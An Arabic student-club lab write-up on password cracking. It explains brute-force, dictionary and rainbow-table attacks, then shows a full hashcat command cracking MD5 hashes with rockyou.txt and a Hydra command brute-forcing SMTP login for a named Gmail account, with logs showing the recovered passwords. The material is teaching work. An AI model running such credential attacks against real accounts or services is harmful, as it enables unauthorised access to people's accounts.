



جامعة الإمام عبد الرحمن بن فيصل
IMAM ABDULRAHMAN BIN FAISAL UNIVERSITY
كلية علوم الحاسب وتقنية المعلومات
College of Computer Science and Information Technology



Google Developer Student Clubs
Imam Abdulrahman Bin Faisal University



تجارب اختراق كلمات المرور - Password Cracking Experiments

FOR EDUCATIONAL PURPOSE

لغرض التعليم

إعداد: عمر الغامدي



www.linkedin.com/in/omar-alghamdi7



التجربة الاولى باستخدام اداة Hashcat

- نظام التشغيل المستخدم : Kali linux

أداة هاش كات Hashcat تستخدم لأجل اختراق كلمة المرور وتعد من أقوى الأدوات حالياً من ناحية اختراق كلمة المرور. هدف هذه الأداة تحويل الشفرة الى نص مقروء وهناك العديد من التقنيات تندرج تحت اختراق كلمة المرور ومنها:

Brute force

1- القوة الغاشمة

يعد هجوم القوة الغاشمة أحد أكثر تقنيات الاختراق شيوعاً لكلمات مرور تصل إلى ثمانية أحرف. حيث يتحقق المخترق بشكل منهجي من جميع الأحرف الممكنة ، ويحسب قيمة الشفرة من مجموعة String ثم يقارنها مع شفرة كلمة المرور. يعتمد نجاح هجمات القوة الغاشمة على طول كلمة المرور. في هجوم القوة الغاشمة، يحاول المخترق كل مجموعة من الأحرف والأرقام وعلامات الترقيم لإنشاء كلمة مرور. إذا كانت كلمة المرور طويلة ، فإن هذه التقنية تستغرق وقتاً أطول من دقائق إلى عدة سنوات ، حسب النظام المستخدم وطول كلمة المرور. [5]

Dictionary Attacks

2- هجمات القاموس

على الرغم من أنه يشبه هجوم القوة الغاشمة ، إلا أن هناك فرقاً رئيسياً واحداً بين التقنيتين. في هذا السيناريو، يستخدم المخترق قائمة من كلمات المرور المخزنة وتعتبر أكثر هذه كلمات المرور أكثر عرضة للاختراق (بناءً على كلمات اللغة الإنجليزية ، على سبيل المثال) بدلاً من تجربة



جميع الأحرف المحتملة واحدة تلو الأخرى. غالبًا ما تتضمن أدوات هجوم القاموس كلمات مرور معروفة وكلمات من اللغة الإنجليزية وجمل من الكتب والمزيد. [5]


Rainbow Table Attacks

3- هجمات طاولة قوس قزح

جدول قوس قزح هو جدول مُجمَّع مسبقًا يُستخدم لاستعادة التجزئة. كل جدول قوس قزح مخصص لطول محدد لكلمة مرور تحتوي على مجموعة محددة جيدًا من الأحرف. تهدف هذه التقنية إلى تقليل وقت التخمين ولكنها تقتصر على كلمات المرور التي لا تزيد عن تسعة أحرف والتجزئة بدون تشفير "Salt" لكلمة المرور. [5]

RAINBOW TABLE

Plaintext	MD5 Checksum
123456	e10adc3949ba59abbe56e057f20f883e
123456789	25f9e794323b453885f5181f1b624d0b
password	5f4dcc3b5aa765d61d8327deb882cf99
adobe123	7558af202997483d3afef3bb2b5a709d
12345678	25d55ad283aa400af464c76d713c07ad
qwerty	d8578edf8458ce06fbc5bb76a58c5ca4
1234567	fcea920f7412b5da7be0cf42b8c93759
111111	96e79218965eb72c92a549dd5a330112
photoshop	c7c9cfbb7ed7d1cebb7a4442dc30877f
123123	4297f44b13955235245b2497399d7a93





جامعة الإمام عبد الرحمن بن فيصل
IMAM ABDULRAHMAN BIN FAISAL UNIVERSITY
كلية علوم الحاسب وتقنية المعلومات
College of Computer Science and Information Technology



Google Developer Student Clubs
Imam Abdulrahman Bin Faisal University

التجربة الاولى (تطبيقاً):

- ملف يحتوي على شفرات

```
~/Desktop/Hash/H1.txt - Mousepad
File Edit Search View Document Help
+ ↑ ↓ ↵ ↺ × ↻ ↵ ✂ 📄 🔍 🗑️ ↶
1 fcea920f7412b5da7be0cf42b8c93759
2 25d55ad283aa400af464c76d713c07ad
3 e99a18c428cb38d5f260853678922e03
4 d8578edf8458ce06fbc5bb76a58c5ca4
5 96e79218965eb72c92a549dd5a330112
6 7c6a180b36896a0a8c02787eeafb0e4c
7 3f230640b78d7e71ac5514e57935eb69
8 f6a0cb102c62879d397b12b62c092c06
9
```



- أداة تستخدم لتحديد نوع الشفرة

- نوع الشفرة MD5=0

```
- [ Hash modes ] -
```

#	Name	Category
900	MD4	Raw Hash
0	MD5	Raw Hash
100	SHA1	Raw Hash
1300	SHA2-224	Raw Hash
1400	SHA2-256	Raw Hash
10800	SHA2-384	Raw Hash
1700	SHA2-512	Raw Hash
17300	SHA3-224	Raw Hash
17400	SHA3-256	Raw Hash
17500	SHA3-384	Raw Hash
17600	SHA3-512	Raw Hash



جامعة الإمام عبد الرحمن بن فيصل
IMAM ABDULRAHMAN BIN FAISAL UNIVERSITY
كلية علوم الحاسب وتقنية المعلومات
College of Computer Science and Information Technology



Google Developer Student Clubs

Imam Abdulrahman Bin Faisal University

• نوع الهجوم 0 = Straight

```
- [ Attack Modes ] -  
# | Mode  
==+==  
0 | Straight  
1 | Combination  
3 | Brute-force  
6 | Hybrid Wordlist + Mask  
7 | Hybrid Mask + Wordlist
```

• الامر المستخدم لأداء اختراق كلمة المرور :

```
sudo hashcat -m 0 -a 0 -o crackedpass.txt H1.txt rockyou.txt --potfile-disable
```

نوع الشفرة -m

نوع الهجوم -a

لاختراق الشفرة اكثر من مره --potfile-disable



جامعة الإمام عبد الرحمن بن فيصل
IMAM ABDULRAHMAN BIN FAISAL UNIVERSITY
كلية علوم الحاسب وتقنية المعلومات
College of Computer Science and Information Technology



Google Developer Student Clubs
Imam Abdulrahman Bin Faisal University

```
(kali@kali)-[~/Desktop/Hash]
$ sudo hashcat -m 0 -a 0 -o crackedpass.txt H1.txt rockyou.txt --potfile-disable
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-AMD Ryzen 7 2700X Eight-Core Processor, 1422/1486 MB (512 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 8 digests; 8 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 66 MB

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344374
* Bytes.....: 140056880
* Keyspace..: 14344374
```

• معلومات عن اختراق الشفرة

```
Session.....: hashcat
Status.....: Cracked
Hash.Name.....: MD5
Hash.Target.....: H1.txt
Time.Started....: Sun Oct  3 17:44:28 2021 (0 secs)
Time.Estimated...: Sun Oct  3 17:44:28 2021 (0 secs)
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 3542.5 kH/s (0.47ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 8/8 (100.00%) Digests
Progress.....: 40960/14344374 (0.29%)
Rejected.....: 0/40960 (0.00%)
Restore.Point....: 32768/14344374 (0.23%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: dyesebel → loserface1

Started: Sun Oct  3 17:44:28 2021
Stopped: Sun Oct  3 17:44:30 2021
```



جامعة الإمام عبد الرحمن بن فيصل
IMAM ABDULRAHMAN BIN FAISAL UNIVERSITY
كلية علوم الحاسب وتقنية المعلومات
College of Computer Science and Information Technology



Google Developer Student Clubs
Imam Abdulrahman Bin Faisal University

• تمت عملية اختراق كلمة المرور

```
~/Desktop/Hash/crackedpass.txt - Mousepad
File Edit Search View Document Help
+ ↑ ↓ ↵ ↺ ↻ × ⌂ 🔍 ⚙️
1 |
2 fcea920f7412b5da7be0cf42b8c93759:1234567
3 25d55ad283aa400af464c76d713c07ad:12345678
4 e99a18c428cb38d5f260853678922e03:abc123
5 d8578edf8458ce06fbc5bb76a58c5ca4:qwerty
6 96e79218965eb72c92a549dd5a330112:111111
7 7c6a180b36896a0a8c02787eeafb0e4c:password1
8 3f230640b78d7e71ac5514e57935eb69:qazxsw
9 f6a0cb102c62879d397b12b62c092c06:bluered
10
```

التجربة الثانية باستخدام أداة Hydra

• نظام التشغيل المستخدم : Kali linux

أداة Hydra تستخدم لأجل تخمين كلمة المرور و اسم المستخدم على المواقع من خلال خدمات كثيرة. راح نستخدم خدمة SMTP (Simple mail transfer protocol) في هذي التجربة وهي خدمة لنقل البريد الالكتروني وتستخدم خوادم البريد لإرسال رسائل البريد واستلامها.

• الامر المستخدم في هذه التجربة :

```
sudo hydra smtp.gmail.com smtp -l tintrey00@gmail.com -P rockyou.txt -s 465 -S -v -V
```


- I> تسجيل الدخول
- P> rockyou.txt مقارنة مع قائمة الكلمات
- s> رقم المنفذ
- S إجراء اتصال SSL
- v -V اظهار جميع المعلومات المهمة لتسجيل الدخول + كلمة المرور لكل محاولة

- توضح الصور أدناه عملية الاختراق بعد تنفيذ الأمر المذكور أعلاه.

[illegible]



جامعة الإمام عبد الرحمن بن فيصل
IMAM ABDULRAHMAN BIN FAISAL UNIVERSITY
كلية علوم الحاسب وتقنية المعلومات
College of Computer Science and Information Technology



Google Developer Student Clubs
Imam Abdulrahman Bin Faisal University

- تم اختراق كلمة المرور وهي : zacefron

```
[VERBOSE] using SMTP LOGIN AUTH mechanism
[ATTEMPT] target smtp.gmail.com - login "tintrey00@gmail.com" - pass "google" - 726 of 14344410 [child 8] (0/0)
[ATTEMPT] target smtp.gmail.com - login "tintrey00@gmail.com" - pass "lindsay" - 727 of 14344410 [child 14] (0/0)
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[ATTEMPT] target smtp.gmail.com - login "tintrey00@gmail.com" - pass "cooper" - 728 of 14344410 [child 1] (0/0)
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[465][smtp] host: smtp.gmail.com login: tintrey00@gmail.com password: zacefron
[STATUS] attack finished for smtp.gmail.com (waiting for children to complete tests)
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-03 18:58:47
```



جامعة الإمام عبد الرحمن بن فيصل
IMAM ABDULRAHMAN BIN FAISAL UNIVERSITY
كلية علوم الحاسب وتقنية المعلومات
College of Computer Science and Information Technology



Google Developer Student Clubs
Imam Abdulrahman Bin Faisal University

المصادر:

- [1] Hashcat.net. 2021. hashcat - advanced password recovery. [online] Available at: <<https://hashcat.net/hashcat/>> [Accessed 3 October 2021].
- [2] GitHub - hashcat/hashcat: World's fastest and most advanced password recovery utility. (2021). Retrieved 3 October 2021, from <https://github.com/hashcat/hashcat>. [Accessed 3 October 2021].
- [3] Team, A., Team, A., Team, A., & Team, A. (2005). Examples of Kali Linux Hydra Tool - All About Testing. Retrieved 3 October 2021, from <https://allabouttesting.org/examples-of-kali-linux-hydra-tool/> [Accessed 3 October 2021].
- [4] (2021). Retrieved 3 October 2021, from <https://www.kali.org/tools/hydra/> [Accessed 3 October 2021].
- [5] Versions, F., Software, A., Suites, I., Suites, M., Reviews, M. and Managers, P., 2022. *The Different Types of Password Cracking Techniques - Best Reviews*. [online] Password Managers Reviews. Available at: <<https://password-managers.bestreviews.net/the-different-types-of-password-cracking-techniques/>> [Accessed 25 January 2022].